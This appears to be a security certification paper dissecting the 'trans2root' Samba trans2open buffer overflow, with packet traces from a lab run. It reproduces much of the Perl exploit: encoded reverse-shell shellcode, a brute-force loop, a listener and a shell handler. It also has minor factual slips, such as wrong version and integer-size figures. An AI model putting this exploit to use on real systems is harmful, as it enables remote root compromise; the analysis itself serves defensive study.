  This eight-bit field contains a code number for the command to be requested, or replied to. The current CIFS 1.0 specification (Revision 1.0) now details more than 100 legal commands. Examples include SBM_COMREAD_ANDX (Code: 0x2E), SMB_COM_NEGOTIATE (Code: 0x72), SMB_TREE_CONNECT (Code: 0x73), and SMB_COM_TRANSACTION2 (Code: 0x32), which will be of considerable interest throughout the remainder of this analysis.

- **Tree ID (TID) Field**

  The Tree ID field, or TID, is a 16-bit value that identifies the particular network resource that is the subject of the negotiation. The resource is normally either a network share or printer, with UNC notation being used and applied[18].

- **Process ID (PID) Field**

  The PID is a 16-bit value that identified the requesting process on the client side of the connection.

- **User ID (UID) Field**

  The UID, also a 16-bit value, identifies the user that is issuing the request on the client side of the connection. The client obtains the UID from the server, but only after the username and password are verified by the server, and the client is authenticated by the server.

A typical SMB/CIFS session involving the request to access and open a file on a remote network share is graphically illustrated by the figure "Typical SMB/CIFS Session Exchange" on the following page. The following items of significance should be noted:

1. The session is nothing more than a simple conversation between two networked hosts.

2. The session is nothing more than a series of simple "request" and "reply" commands.

3. The session progresses in a logical and orderly fashion, with the client and the server taking alternating turns in the exchange of commands.

---

[18] UNC stands for the Universal Naming Convention. The UNC is a method of identifying a shared resource without the need to specifically identify the device. For instance, the UNC of a shared directory might carry the identifier \\machinename\sharename\windows.

4. The session begins with the client establishing a TCP connection, and ends with the client terminating the TCP connection.

As we get on with the analysis of the "trans2root" exploit, this exchange and command sequence should become quite familiar.

TYPICAL SMB/CIFS SESSION EXCHANGE

```
SMB Client Establishes TCP/139          SMB Client Sends
Connection With SMB Server      →       SMB_COM_TREE_CONNECT_ANDX
                                        Request Command To SMB Server
                                        (Access To Share)
         ↓                                       ↓
SMB Client Sends NetBIOS Session        SMB Server Sends
"Request" To SMB Server                 SMB_COM_TREE_CONNECT_ANDX
                                        Response Command To SMB Client
                                        (TID Access Granted or Denied)
         ↓                                       ↓
SMB Server Responds With NetBIOS        SMB Client Sends
Session "Acknowledgement" To            SMB_COM_OPEN_ANDX
SMB Client                              Request Command To SMB Server
                                        (Open File)
         ↓                                       ↓
SMB Client Sends                        SMB Server Sends
SMB_COM_NEGOTIATE                       SMB_COM_OPEN_ANDX
Request Command To SMB Server           Response Command To SMB Client
(SMB Dialects Supported)                (FID Returned)
         ↓                                       ↓
SMB Server Sends                        SMB Client Sends
SMB_COM_NEGOTIATE                       SMB_COM_READ_ANDX
Response Command To SMB Client          Request Command To SMB Server
(SMB Dialect Selected)                  (Read File)
         ↓                                       ↓
SMB Client Sends                        SMB Server Sends
SMB_COM_SESSION_SETUP_ANDX              SMB_COM_READ_ANDX
Request Command To SMB Server           Response Command To SMB Client
(Encrypted Username & Password)         (File Data Returned)
         ↓                                       ↓
SMB Server Sends                        SMB Client Closes TCP/139
SMB_COM_SESSION_SETUP_ANDX              Connection With SMB Server
Response Command To SMB Client
(UID Assigned)
```

Samba

Now! Just what is Samba? Samba is a complete NBT implementation for UNIX and Linux systems. Samba is the product and brainchild of an Australian computer scientist Andrew Tridgell. The Samba concept was first envisioned in 1991 when Andrew Trigell sought to enable his three disparate computer systems[19] with the ability to communicate and share files with each other. The initial SMB code he developed was the result of "reverse-engineering" sniffed packets from his DEC computer running a file-sharing program called "PathWorks".

Andrew had discovered Linux in 1992, which, at the time, was a fledgling UNIX-like operating system that had been written for the Intel x86 platform by Linus Torvalds. Andrew quickly ported his SMB code to Linux and named it "NetBIOS for UNIX" in 1993. In 1994, he renamed his software "SMBserver". Latter that year, he was forced to rename the code once again. Based on a dictionary search using the letters "S" "M" "B", the name Samba was selected, and indeed, Samba had been born. With the help of many, the Andrew continued to develop the Samba code. Today, it has become a truly viable substitute for Windows network servers.

As noted earlier, "trans2root" exploits a vulnerability within the Samba code base to allow a malicious attacker to gain remote root access to a Samba server. It's time to take a closer look at this exploit and see how it really works.

HOW EXPLOIT WORKS

Due to a programming flaw in the Samba software implementation, the "trans2root" exploit can allow an anonymous user can gain remote root access. Specifically, the exploit manipulates a buffer overrun condition in the trans2open() function of the "trans2.c" source file within the Samba " library code base[20]. The vulnerability affects all versions of Samba prior to 2.8.8a. Let's begin by examining the specific lines of code that lead to the vulnerability.

---

[19] The original Samba code was written with the goal of sharing files between a DOS PC, and Sun Workstation, and a DECstation 3100 running Digital UNIX.

[20] Again, this paper cannot avoid discussing "buffer overflows" as they are integral to the vulnerability and exploit at hand. However, it should be noted that "buffer overflows" are a complex subject of their own, and it is not the intent of this paper to digress in that direction. Consequently, I refer any reader to my GSEC Practical "Inside The Buffer Overflow Attack: Mechanism, Method, & Prevention" which can be found at http://www.sans.org/rr/paper.php?id=386.

The lines of code pertinent to this study consist of the following:

```
/////////////////////////////////////////////
// from source file smb.h
/////////////////////////////////////////////
line 162: #define PSTRING_LEN 1024
line 165:  typedef char pstring[PSTRING_LEN];


/////////////////////////////////////////////
// from source file trans2.c
/////////////////////////////////////////////
lines 205 & 206:
static int call_trans2open(connection_struct *conn, char *inbuf, char *outbuf, int bufsize,
                           char **pparams, int total_params, char **ppdata, int total_data)
line 219: char *pname;
line 220: int16 namelen;
line 222: pstring fname;
line 250: namelen = strlen(pname)+1;
** OVERFLOW
line 252: StrnCpy(fname,pname,namelen);
** OVERFLOW
. . . . . . . . . . .
// jump to reply_trans2() function:
line 3173:
int reply_trans2(connection_struct *conn, char *inbuf, char *outbuf, int length,int bufsize)
lines 3358 & 3359:
outsize = call_trans2open(conn, inbuf, outbuf, bufsize,
                           &params, total_params, &data, total_data);
line 3360: END_PROFILE_NESTED(Trans2_open);
line 3361: break;
```

The buffer overflow itself occurs in line 252 within the faulty StrCpy() function, which attempts to copy the value of char pointer "pname" into char array "fname". The exact number of bytes copied is determined by the "length value" assigned to the 16-byte integer variable "namelen". However, "namelen" receives its value by assignment from the call strlen(pname)+1[21]. So herein lies the problem. Let's follow this through.

The variable "fname" is actually a "typedef pstring", which is defined by lines 162 and 165 as a char array with a size of 1024 bytes. If "pname" is greater than 1024 bytes, memory can be overwritten (overflow) beyond the 1024th byte by the amount of sizeof(pname) - 1024. The intent of the code here is to perform buffer size bounds checking, as it should. However, "bounds checking" fails miserably in this case as "namelen" should never be allowed to exceed 1024 bytes since this is the amount of storage allocated to the variable "fname".

The faulty function call then executes as follows:

---

[21] It should be noted that the +1 value is not a factor in nor related to the faulty code. The C programming language assumes that a string is a character array with a terminating null character. This null character has ASCII value 0 and is used to mark the end of meaningful data in the string. The +1, thus, is merely attempting to allocate space for the null terminator.

```
StrnCpy(fname,pname,namelen);
```

When this function is called, the "pname" buffer is populated through IPC$ share anonymous login, and its size is measured by variable "namelen". If "pname" exceeds 1024 bytes, program input will then spill out of the "fname" buffer and onto the stack in a "backwards" fashion when the function executes. This data is then returned by SVAL(inbuf, smbd_tpscnt) in the function reply_trans2() at line 3360, thereby permitting malicious code to be executed on the program stack.

Ouch!! If done properly, root shell access can be obtained at this point. This is exactly what the "trans2root.pl" exploit aims to accomplish. Let us now step through this process and watch the exploit perform its job.

Upon execution, trans2root.pl first initializes the complex hash data structure "%targets":

```
my %targets =
(
   "linx86"  => [0xbffff3ff, 0xffffffff, 0xbf000000, 512, \&CreateBuffer_linx86],
   "solx86"  => [0x08047404, 0x08047ffc, 0x08010101, 512, \&CreateBuffer_solx86],
   "fbsdx86" => [0xbfbfefff, 0xbfbfffff, 0xbf000000, 512, \&CreateBuffer_bsdx86],
);
```

This initialization process is essentially the heart of the exploit and it defines its capabilities and flexibility. Here it what takes place:

- Exploit capabilities are provided for Samba servers running Linux, Intel Solaris, and FreeBSD.

- A "default" return address (RET) is provided for "single" mode.

- A "starting" and an "ending" return address (RET) are provided for "brute-force" mode.

- A 512-byte increment value for memory reference is provided for use in "brute-force" mode.

- A reference to the CreateBuffer() function is provided. The CreateBuffer() function loads the shellcode designed overflow the buffer and create a reverse "root shell" connection back to the attacking host[22].

---

[22] It may be interesting to note the ""DDI!". ("\x00" x 277);" which is appended to the end of the array holding the shellcode.

The Linux shellcode appears as follows:

```perl
sub CreateBuffer_linx86 {
  my ($Host, $Port, $Return) = @_;

  my $RetAddr =  eval($Return);
  $RetAddr = pack("l", $RetAddr);

  my ($a1, $a2, $a3, $a4) = split(//, gethostbyname($Host));
  $a1 = chr(ord($a1) ^ 0x93);
  $a2 = chr(ord($a2) ^ 0x93);
  $a3 = chr(ord($a3) ^ 0x93);
  $a4 = chr(ord($a4) ^ 0x93);

  my ($p1, $p2) = split(//, reverse(pack("s", $Port)));
  $p1 = chr(ord($p1) ^ 0x93);
  $p2 = chr(ord($p2) ^ 0x93);

  my $exploit =
    # trigger the trans2open overflow
    "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
    "\x64\x00\x00\x00\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90".

    GetNops(772) .

    # xor decoder courtesy of hsj
    "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01".
    "\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30".
    "\x93\x40\xe2\xfa".

    # reverse-connect, mangled lamagra code + fixes
    "\x1a\x76\xa2\x41\x21\xf5\x1a\x43\xa2\x5a\x1a\x58\xd0\x1a\xce\x6b".
    "\xd0\x1a\xce\x67\xd8\x1a\xde\x6f\x1e\xde\x67\x5e\x13\xa2\x5a\x1a".
    "\xd6\x67\xd0\xf5\x1a\xce\x7f\xf5\x54\xd6\x7d".
    $p1.$p2 ."\x54\xd6\x63". $a1.$a2.$a3.$a4.
    "\x1e\xd6\x7f\x1a\xd6\x6b\x55\xd6\x6f\x83\x1a\x43\xd0\x1e\xde\x67".
    "\x5e\x13\xa2\x5a\x03\x18\xce\x67\xa2\x53\xbe\x52\x6c\x6c\x6c\x5e".
    "\x13\xd2\xa2\x41\x12\x79\x6e\x6c\x6c\x6c\xaa\x42\xe6\x79\x78\x8b".
    "\xcd\x1a\xe6\x9b\xa2\x53\x1b\xd5\x94\x1a\xd6\x9f\x23\x98\x1a\x60".
    "\x1e\xde\x9b\x1e\xc6\x9f\x5e\x13\x7b\x70\x6c\x6c\x6c\xbc\xf1\xfa".
    "\xfd\xbc\xe0\xfb".

    GetNops(87).
    ($RetAddr x 8).
    "DDI". ("\x00" x 277);

  return $exploit;
}
```

After initialization, a TCP socket "listener process" is started on port 1981. The purpose
of the "listener" is to wait for a reverse connection attempt from the victim host, which is
launched upon a successful attempt at overflowing the vulnerable smbd daemon buffer.
If successful, a "shell process" is launched on the victim machine. As this is a "forking"

socket process, the parent process listens for an incoming connection, while the child process will handle the exploitation duties and details. We see this happening here:

```perl
my $listen_pid = $$;
my $exploit_pid = StartListener($local_port);

sub StartListener {
   my ($local_port) = @_;
   my $listen_pid = $$;

   my $s = IO::Socket::INET->new ( Proto => "tcp", LocalPort => $local_port, Type => SOCK_STREAM,
          Listen => 3, ReuseAddr => 1);
   if (! $s)
   {
      print "[*] Could not start listener: $!\n";
      exit(0);
   }
   print "[*] Listener started on port $local_port\n";
   my $exploit_pid = fork();
   if ($exploit_pid)
   {
      my $victim;
      $SIG{USR2} = \&GoAway;
      while ($victim = $s->accept())
      {
         kill("USR2", $exploit_pid);
         print STDOUT "Starting Shell " . $victim->peerhost . ":" . $victim->peerport . "\n";
         StartShell($victim);
      }
      exit(0);
   }
   return ($exploit_pid);
}
```

Once the "listener process" has started, and we assume the use of the default "brute-force" mode, the exploit enters a FOR loop and cycles through potential return addresses for the EIP (program instruction pointer on the stack) in 512 byte increments. At each new address value, the exploit is attempted and tested for success:

```perl
if ($target_mode eq "brute") {
   print "[*] Starting brute force mode...\n";
   for (
       $curr_ret =$targets{$target_type}->[1];
       $curr_ret >= $targets{$target_type}->[2];
       $curr_ret -=$targets{$target_type}->[3]
      )
   {
      select(STDOUT); $|++;
      my $buf = $targets{$target_type}->[4]->($local_host, $local_port, $curr_ret);
      printf ("                            \r[*] Return Address: 0x%.8x", $curr_ret);
      my $ret = AttemptExploit($target_host, $target_port, $buf);
   }
   sleep(2);
   kill("USR2", $listen_pid);
   exit(0);}
```

Each time the exploit is attempted, the following events occur:

- A new TCP socket connection is created from the attacking host to the victim machine on port 139.

- The "exploit buffer" is flushed.

- Shellcode is used to send successive SMB_COM_NEGOTIATE, SMB_COM_SESSION_SETUP, and SMB_COM_TREE_CONNECT requests from the attacking host to the victim machine.

- The "exploit" code is sent from the attacking host to the victim machine. We see this below:

```perl
sub AttemptExploit {
  my ($Host, $Port, $Exploit) = @_;
  my $res;

  my $s = IO::Socket::INET->new(PeerAddr =>$Host,PeerPort =>$Port,Type =>SOCK_STREAM,Protocol => "tcp");

  if (! $s)
  {
    print "\n[*] Error: could not connect: $!\n";
    kill("USR2", $listen_pid);
    exit(0);
  }
  select($s); $|++;
   select(STDOUT); $|++;
  Unblock($s);

  my $SetupSession =
    "\x00\x00\x00\x2e\xff\x53\x4d\x42\x73\x00\x00\x00\x00\x08".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\xff\x00\x00\x00\x00\x20\x02\x00\x01".
    "\x00\x00\x00\x00";

  my $TreeConnect =
    "\x00\x00\x00\x3c\xff\x53\x4d\x42\x70\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x64\x00".
    "\x00\x00\x64\x00\x00\x00\x00\x00\x00\x00\x5c\x5c\x69\x70\x63\x24".
    "\x25\x6e\x6f\x62\x6f\x64\x79\x00\x00\x00\x00\x00\x00\x00\x49\x50".
    "\x43\x24";

  my $Flush = ("\x00" x 808);
  print $s $SetupSession;
  $res = ReadResponse($s);
  print $s $TreeConnect;
  $res = ReadResponse($s);
  print $s $Exploit;
  print $s $Flush;
  ReadResponse($s);
  close($s);}
```

If the exploit successfully overflows the vulnerable buffer, then the following events occur:

- A reverse-connection is made from the victim host to the attacking host on port 1981.

- A non-blocking command shell is started on the victim host. Note the line: "print $client "echo \\-\\-\\=\\[Welcome to `hostname` \\(`id`\\)\n"";

```perl
sub StartShell {
  my ($client) = @_;
  my $sel = IO::Select->new();

  Unblock(*STDIN);
  Unblock(*STDOUT);
  Unblock($client);
  select($client); $|++;
  select(STDIN);  $|++;
  select(STDOUT);  $|++;

  $sel->add($client);
  $sel->add(*STDIN);

  print $client "echo \\-\\-\\=\\[ Welcome to `hostname` \\(`id`\\)\n";
  print $client "echo \n";

  while (fileno($client))
  {
    my $fd;
    my @fds = $sel->can_read(0.2);

    foreach $fd (@fds)
    {
      my @in = <$fd>;

      if(! scalar(@in)) { next; }
      if (! $fd || ! $client)
      {
        print "[*] Closing connection.\n";
        close($client);
        exit(0);
      }

      if ($fd eq $client)
      {
        print STDOUT join("", @in);
      } else {
        print $client join("", @in);
      }
    }
  }
  close ($client);
}
```

- "root shell" access is obtained.

- The "root shell" is returned to the attacking host on port 1981.

The game is now over and the attacker has full root access to the victim host, and the attacker can do whatever they please from this point onward.

DIAGRAM

The "trans2root" exploit will now be executed in a live-networked environment to better understand its inter-workings under realistic application. This analysis will begin with an architectural diagram depicting the stages of the exploit in action. Each stage will then be viewed and analyzed through a series of tcpdump packet traces[23] gathered as the exploit executes across the network.

The network architecture of the exploit appears in the figure "Attack Diagram trans2root Exploit" on the preceding page. The various stages of the exploit are clearly defined. Each stage represents the "client to server" or "server to client" communication process that occurs over the network as the exploit executes.

For this exercise, the attacking host (server4) is on network segment 192.168.2.0/24

STEP 1: NBT Port 139 Three-way Handshake
STEP 2: SMB Session Setup Request
STEP 3: SMB Session Setup Reply
STEP 4: SMB Tree Connect Request
STEP 5: SMB Tree Connect Reply
STEP 6: SMB Trans2 Request
STEP 7: Trans2open Buffer Overflow
STEP 8: Reverse Port 1981 Connection
STEP 9: Start Shell Victim Host
STEP 10: Root Shell Access Gained
STEP 11: I Am Root

server4
192.168.2.1
(Attacking Host)

server5
192.168.1.1
(Victim Samba Server)

ATTACK DIAGRAM
trans2root Exploit

with the IP address of 192.168.2.1, and the victim host (server5) is on network segment 192.168.1.0/24 with the IP address of 192.168.1.1. A Cisco router separates the two network segments. Both systems are running SuSE Linux 8.2.

When the exploit code is executed, the attacking host first establishes a NetBIOS Session connection to the Samba server on port 139/tcp. The "Step 1" packet trace below shows a very typical TCP three-way handshake occurring:

```
STEP 1: NBT Port 139 Three-way Handshake

21:24:38.075035 192.168.2.1.32820 > 192.168.1.1.139: S [tcp sum ok] 1699227674:1699227674(0) win 5840 <mss
1460,sackOK,timestamp 918251 0,nop,wscale 0> (DF) (ttl 63, id 10993, len 60)
0x0000   4500 003c 2af1 4000 3f06 8c78 c0a8 0201   E..<*.@.?..x....
0x0010   c0a8 0101 8034 008b 6548 281a 0000 0000.....4..eH(.....
0x0020   a002 16d0 9bc9 0000 0204 05b4 0402 080a...............
0x0030   000e 02eb 0000 0000 0103 0300           ............

21:24:38.075067  192.168.1.1.139  >  192.168.2.1.32820:  S  [tcp  sum  ok]  1292296590:1292296590(0)  ack
1699227675 win 5792 <mss 1460,sackOK,timestamp 36312729 918251,nop,wscale 0> (DF) [tos 0x10]  (ttl 64, id
36294, len 60)
0x0000   4510 003c 8dc6 4000 4006 2893 c0a8 0101 E..<..@.@.(.....
0x0010   c0a8 0201 008b 8034 4d06 e18e 6548 281b.......4M...eH(.
0x0020   a012 16a0 5490 0000 0204 05b4 0402 080a      ....T...........
0x0030   022a 1699 000e 02eb 0103 0300          .*..........

21:24:38.075307 192.168.2.1.32820 > 192.168.1.1.139: . [tcp sum ok] 1:1(0) ack 1 win 5840 <nop,nop,timestamp
918251 36312729> (DF) (ttl 63, id 10994, len 52)
0x0000   4500 0034 2af2 4000 3f06 8c7f c0a8 0201   E..4*.@.?.......
0x0010   c0a8 0101 8034 008b 6548 281b 4d06 e18f   .....4..eH(.M...
0x0020   8010 16d0 8325 0000 0101 080a 000e 02eb      .....%..........
0x0030   022a 1699                                     .*..
```

In "Step 2", the attacking host sends a SMB_COM_SESSION_SETUP _ANDX (0x73) "request" to the Samba server. In "Step 3", the Samba server reciprocates as expected by sending a SMB_COM_SESSION_SETUP_ANDX (0x73) "reply" back to the attacking host. The respective packet traces follow:

---

[23] For the practical use of space, some of the irrelevant potions of the packet traces have been redacted. Packet data considered significant has been highlighted in red.

STEP 2: SMB Session Setup Request

```
21:24:38.075813 192.168.2.1.32820 > 192.168.1.1.139: P [tcp sum ok] 1:51(50) ack 1 win 5840 <nop,nop,timestamp
918251 36312729>
>>> NBT Packet
NBT Session Packet
Flags=0x0
Length=46 (0x2e)
```

SMB PACKET: SMBsesssetupX (REQUEST)
```
SMB Command  = 0x73
Error class  = 0x0
Error code   = 0 (0x0)
Flags1       = 0x8
Flags2       = 0x0
Tree ID      = 0 (0x0)
Proc ID      = 0 (0x0)
UID          = 0 (0x0)
MID          = 0 (0x0)
Word Count   = 0 (0x0)
Com2=[000] 00 00 00 20 02 00 01 00  00 00 00            \000\000\000 \002\000\001\000 \000\000\000\000
```

STEP 3: SMB Session Setup Reply

```
21:24:38.079559  192.168.1.1.139  >  192.168.2.1.32820:  P  [tcp  sum  ok]  1:46(45)  ack  51  win  5792
<nop,nop,timestamp 36312729 918251>
>>> NBT Packet
NBT Session Packet
Flags=0x0
Length=41 (0x29)
```

SMB PACKET: SMBsesssetupX (REPLY)
```
SMB Command  = 0x73
Error class  = 0x0
Error code   = 0 (0x0)
Flags1       = 0x88
Flags2       = 0x1
Tree ID      = 0 (0x0)
Proc ID      = 0 (0x0)
UID          = 100 (0x64)
MID          = 0 (0x0)
Word Count   = 3 (0x3)
Com2=0xFF
Off2=0 (0x0)
Action=0x1
```

As the exploit code continues to execute, the attacking host sends a SMB_COM_TREE_CONNECT (0x70) "request" to the Samba server in "Step 4". Again, the Samba server reciprocates by sending a SMB_COM_TREE_CONNECT (0x70) "reply" back to the attacking host in "Step 5". The respective packet traces

follow. Of particular interest here, the attacker has connected to the IPC$ share "anonymously" through user "nobody"[24].

```
STEP 4:  SMB Tree Connect Request

21:24:38.080213  192.168.2.1.32820  >  192.168.1.1.139:  P  [tcp  sum  ok]  51:115(64)  ack  46  win  5840
<nop,nop,timestamp 918252 36312729>
>>> NBT Packet
NBT Session Packet
Flags=0x0
Length=60 (0x3c)

SMB PACKET: SMBtcon (REQUEST)
SMB Command  = 0x70
Error class  = 0x0
Error code   = 0 (0x0)
Flags1       = 0x0
Flags2       = 0x0
Tree ID      = 100 (0x64)
Proc ID      = 0 (0x0)
UID          = 100 (0x64)
MID          = 0 (0x0)
Word Count   = 0 (0x0)

(DF) (ttl 63, id 10998, len 116)
0x0000   4500 0074 2af6 4000 3f06 8c3b c0a8 0201   E..t*.@.?..;....
0x0010   c0a8 0101 8034 008b 6548 284d 4d06 e1bc   .....4..eH(MM...
0x0020   8018 16d0 cb0e 0000 0101 080a 000e 02ec   ................
0x0030   022a 1699 0000 003c ff53 4d42 7000 0000   .*.....<.SMBp...
0x0040   0000 0000 0000 0000 0000 0000 0000 0000   ................
0x0050   6400 0000 6400 0000 0000 0000 5c5c 6970   d...d.......\\ip
0x0060   6324 256e 6f62 6f64 7900 0000 0000 0000   c$%nobody.......
0x0070   4950 4324                                 IPC$
```

```
STEP 5:  SMB Tree Connect Reply

21:24:38.081417  192.168.1.1.139  >  192.168.2.1.32820:  P  [tcp  sum  ok]  46:89(43)  ack  115  win  5792
<nop,nop,timestamp 36312729 918252>
>>> NBT Packet
NBT Session Packet
Flags=0x0

SMB PACKET: SMBtcon (REPLY)
SMB Command  = 0x70
Flags1       = 0x80
Flags2       = 0x1
Tree ID      = 1 (0x1)
Proc ID      = 0 (0x0)
UID          = 100 (0x64)
```

---

[24] In the Windows environment, this same action is known as a "Null Session". Occasionally, a Windows server needs to create a "session" with another Windows server. In some cases, a Windows server will login to a remote Windows Server using a blank username and password. This is referred to as a "Null Session".

GCIH Practical Assignment Version 2.1a

In "Step 6", the attacking host sends a SMB_COM_TRANSACT2_OPEN (0x32) "request" to the victim Samba server, and the exploit shellcode code is send to the smbd daemon in an attempt to overflow the vulnerable buffer. If the attempt fails, the TCP connection will be abruptly terminated, and the exploit will cycle to the next attempt with a return memory address (RET) incremented by 512 bytes.

```
                   STEP 6:  SMB Trans2 Request

21:24:38.083269 192.168.2.1.32820 > 192.168.1.1.139: P 115:1555(1440) ack 89 win 5840 <nop,nop,timestamp
918252 36312729>
>>> NBT Packet
NBT Session Packet
Flags=0x4
Length=2080 (0x820)

SMB PACKET: SMBtrans2 (REQUEST)
SMB Command  = 0x32
Error class  = 0x0
Error code   = 0 (0x0)
Flags1       = 0x0
Flags2       = 0x0
Tree ID      = 1 (0x1)
Proc ID      = 0 (0x0)
UID          = 100 (0x64)
MID          = 0 (0x0)
Word Count   = 0 (0x0)
TRANSACT2_OPEN param_length=2000 data_length=12
TotParam=2000 (0x7d0)
TotData=12 (0xc)
MaxParam=2000 (0x7d0)
MaxData=12 (0xc)
MaxSetup=0 (0x0)
Flags=0x0
```

However, as can be determined from the "Step 7" packet trace, the overflow attempt was successful. Note the presence of the exploit's calling card "DDI!".

```
                   STEP 7:  Trans2open Buffer Overflowed

(DF) (ttl 63, id 10999, len 1492)
0x0000   4500 05d4 2af7 4000 3f06 86da c0a8 0201  E...*.@.?.......
0x0010   c0a8 0101 8034 008b 6548 288d 4d06 e1e7  .....4..eH(.M...
0x0020   8018 16d0 9abb 0000 0101 080a 000e 02ec  ...............
0x0030   022a 1699 0004 0820 ff53 4d42 3200 0000  .*.......SMB2...
0x0040   0000 0000 0000 0000 0000 0000 0000 0000  ...............
0x0050   0100 0000 6400 0000 00d0 070c 00d0 070c  ....d..........
0x0060   0000 0000 0000 0000 0000 00d0 0743 000c  .............C..
0x0070   0014 0801 0000 0000 0000 0000 0000 0000  ...............
0x0080   0000 0000 0000 0000 0000 0000 0000 0000  ...............
…………………
0x0490   9237 2797 974b 4740 4e3f 4eff ebff bfff  .7'..KG@N?N.....
0x04a0   ebff bfff ebff bfff ebff bfff             ................
0x04b0   ebff bfff ebff bfff ebff bf44 4449 2100  ...........DDI!.
```

At this point, the exploit is able to execute its own code on the smbd daemon stack. As shown in the discussion of the trans2root.pl source code, the attacking host has already started a "listener process" on port 1981/tcp. As a result, the exploit can now conveniently initiate a reverse-connection from the Samba server back to the attacking host on port 1981. The "Step 8" packet trace shows this three-way handshake process begin:

```
STEP 8: Reverse Port 1981 Connection

21:24:38.125261 192.168.1.1.33344 > 192.168.2.1.1981: S [tcp sum ok] 1289457723:1289457723(0) win 5840 <mss
1460,sackOK,timestamp 36312734 0,nop,wscale 0> (DF) (ttl 64, id 36300, len 60)
0x0000   4500 003c 8dcc 4000 4006 289d c0a8 0101  E..<..@.@.(.....
0x0010   c0a8 0201 8240 07bd 4cdb 903b 0000 0000  .....@..L..;....
0x0020   a002 16d0 2d08 0000 0204 05b4 0402 080a  ....-...........
0x0030   022a 169e 0000 0000 0103 0300           .*..........
```

Once the new TCP connection is established, the attacking host sends the commands to start a "root shell" process on the now compromised Samba server. The packet trace "Step 9" shows this happening over port 1981.

```
STEP 9: Start Shell On Victim Host

21:24:38.128447  192.168.2.1.1981  >  192.168.1.1.33344:  P [tcp  sum  ok]  1:46(45)  ack 1  win  5792
<nop,nop,timestamp 918257 36312734> (DF) (ttl 63, id 51272, len 97)
0x0000   4500 0061 c848 4000 3f06 eefb c0a8 0201  E..a.H@.?.......
0x0010   c0a8 0101 07bd 8240 6588 cab8 4cdb 903c  .......@e...L..<
0x0020   8018 16a0 7b07 0000 0101 080a 000e 02f1  ....{...........
0x0030   022a 169e 6563 686f 205c 2d5c 2d5c 3d5c  .*..echo.\-\-\=\
0x0040   5b20 5765 6c63 6f6d 6520 746f 2060 686f  [.Welcome.to.`ho
0x0050   7374 6e61 6d65 6020 5c28 6069 6460 5c29  stname`.\(`id`\)
0x0060   0a                                       .
```

In "Step 10", the shell process is returned to the attacker for his enjoyment and pleasure. Note the welcome message "Welcome to server5" received from the victim machine. Also note that "root access is confirmed: uid=0(root).

```
STEP 10: Root Shell Access Gained

21:24:38.132363  192.168.1.1.33344  >  192.168.2.1.1981:  P [tcp  sum  ok]  1:87(86)  ack 52  win  5840
<nop,nop,timestamp 36312734 918257> (DF) (ttl 64, id 36304, len 138)
0x0000   4500 008a 8dd0 4000 4006 284b c0a8 0101  E.....@.@.(K....
0x0010   c0a8 0201 8240 07bd 4cdb 903c 6588 caeb  .....@..L..<e...
0x0020   8018 16d0 b1f7 0000 0101 080a 022a 169e  .............*..
0x0030   000e 02f1 2d2d 3d5b 2057 656c 636f 6d65  ....--=[.Welcome
0x0040   2074 6f20 7365 7276 6572 3520 2875 6964  .to.server5.(uid
0x0050   3d30 2872 6f6f 7429 2067 6964 3d30 2872  =0(root).gid=0(r
